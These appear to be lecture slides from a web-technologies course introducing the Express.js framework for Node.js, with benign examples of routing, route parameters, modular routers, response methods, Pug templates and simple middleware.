
 **Symfony**

 **Yesod Web Framework**

One of the above is not a real framework, but a Pokemon. Can you tell which one?


# EXPRESS

*Fast, unopinionated, minimalist web framework for Node.js*



# THE EXPRESS FRAMEWORK

- In the web technologies course, we'll see Express as an example
- *Fast, unopinionated, minimalist web framework for Node.js*
- By far, the most popular Node.js backend framework



State of JavaScript 2022 Report. [Source here.](#)

# HELLO EXPRESS

```
@luigi → D/0/T/W/2/e/express-hello-world$ npm install express
```

```
import express from "express";

const app = express(); // creates an express application
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

# EXPRESS: ROUTING

- Routing refers to the way the framework determines how to handle a request to a given endpoint
- A **route** is defined using appropriate methods on the **app** object
- Typically using statements of the form

app.<METHOD>(<PATH>, callback)

- Where <METHOD> and <PATH> identify an endpoint, and callback is a function to execute to handle requests to that endpoint

```
app.get("/hello", (req, res) => {  
  res.send("Hello");  
});
```

```
app.post("/hello", (req, res) => {  
  res.send("Hello Post");  
});
```

# EXPRESS: ROUTE PATHS

Route paths can be strings, string patterns, or full regular expressions

- In case of multiple matches, the first matched route applies

```
app.get("/webtech", (req, res) => {
  res.send("Web Technologies!");
});

//matches /webtech, /web-tech, /web-technologies, /webtechnologies, etc...
app.get("/web(-)?tech*", (req, res) => {
  res.send("Web Technologies Pattern!");
});

//matches /webtech, /wirelesstech, /wtech, /whatever-tech, etc...
app.get(/^\/w.*tech$/, (req, res) => {
  res.send("Web Technologies Regex!");
});
```

# EXPRESS: ROUTE PARAMETERS

- Express routes can also capture named URL segments called parameters, declared in the PATH by using «**:paramName**»
- The captured parameters are made available in the **req.params** obj.

```
//if a get request is made to /student/42/exams/TecWeb
app.get("/student/:student_id/exams/:exam_name", (req, res) => {
  res.send(req.params); //{"student_id": "42", "exam_name": "TecWeb"}
});

//finer control over admissible param values can be defined using regex in
//parentheses. The below route requires :student_id to be a series of digits.
//It matches /student/42/exams/TecWeb, but not /student/bob/exams/TecWeb.
app.get("/student/:student_id([0-9]+)/exams/:exam_name", (req, res) => {
  res.send(req.params); //{"student_id": "42", "exam_name": "TecWeb"}
});
```

# EXPRESS: MULTIPLE ROUTE HANDLERS

- It is also possible to specify multiple handler functions for a route
- These functions behave like **middleware** (we'll see soon enough!)
- **next** is a callback to the next handler function to run

```
let f1 = function(req, res, next) {console.log("f1"); next();}
let f2 = function(req, res, next) {console.log("f2"); next();}
let f3 = function(req, res, next) {console.log("f3"); next()}

app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
})
```

# EXPRESS: WORKING WITH ROUTES

- We can create chainable routes using `app.route()`
- This way, the path is specified in a **single location (less redundancy)**, and method-specific handlers are chained.

```
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
});
```

# EXPRESS: MODULAR ROUTERS

- We can also create a modular router, which can be loaded as needed

```
//router.js
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

```
import { router as echoRouter } from "./router.js";
const app = express();
//other routes can be defined here as done earlier...
app.use("/custom", echoRouter); //load echoRouter (optionally in a certain path)
//requests to /custom/echo/:value will be handled by the router
app.listen(3000);
```

# EXPRESS: RESPONSE METHODS

Appropriate methods on the response object (res) should be called to send a response to the client, or the request will remain hanging.

Method	Description
<a href="#"><u>res.download()</u></a>	Prompt a file to be downloaded.
<a href="#"><u>res.end()</u></a>	End the response process.
<a href="#"><u>res.json()</u></a>	Send a JSON response.
<a href="#"><u>res.jsonp()</u></a>	Send a JSON response with JSONP support.
<a href="#"><u>res.redirect()</u></a>	Redirect a request.
<a href="#"><u>res.render()</u></a>	Render a view template.
<a href="#"><u>res.send()</u></a>	Send a response of various types.
<a href="#"><u>res.sendFile()</u></a>	Send a file as an octet stream.
<a href="#"><u>res.sendStatus()</u></a>	Set the response status code and send its string representation as the response body.


# EXPRESS: RENDERING A TEMPLATE

```
const app = express();
app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});

app.listen(3000);
```


```
//- file: /views/template.pug
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p It's a straightforward process.
```



# EXPRESS: RENDERING A TEMPLATE

- Moreover, data set in the `res.locals` object is available to all views
- Data set in the `res.locals` is available to views rendering `res`


```
app.get("/example", (req, res) => {
  res.locals.items = [
    {name: "Web tech.", grade: "A+"},
    {name: "Soft. Eng.", grade: "A"},
    {name: "Calculus", grade: "B"},
  ]
  res.render("example");
});
```



```
//- file: /views/example.pug
doctype html
html
  head
    title List of Exams
  body
    h1 List of Exams
    each exam in items
      li #{exam.name} grade #{exam.grade}
```


# EXPRESS: THE REQUEST–RESPONSE CYCLE

- The Request-Response cycle is the core of the Express framework



# EXPRESS: THE REQUEST–RESPONSE CYCLE

- The Request-Response cycle is the core of the Express framework



# MIDDLEWARES

- In Express, **middlewares** are functions that can manipulate the current request and response object or execute any arbitrary code
- They're called that because they are executed **in between** receiving a request and sending back its response
- Middlewares are executed in the same order they are declared in
- They are functions that take as input arguments:
  - **req** (the HTTP request object) and **res** (the HTTP response object)
  - **next** (a callback function that calls the next middleware in the stack)


# OUR FIRST EXPRESS MIDDLEWARE

```
// defined in some module
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```

```
// index.js file starting the express app
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```



# OUR FIRST EXPRESS MIDDLEWARE

```
// defined in some module
export function addTimestamp(req, res, next){
  req.timestamp = new Date();
  next();
}
```


```
// index.js file starting the express app
app.use(addTimestamp);
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send(`Request received at ${req.timestamp}`)
});

app.listen(PORT);
```



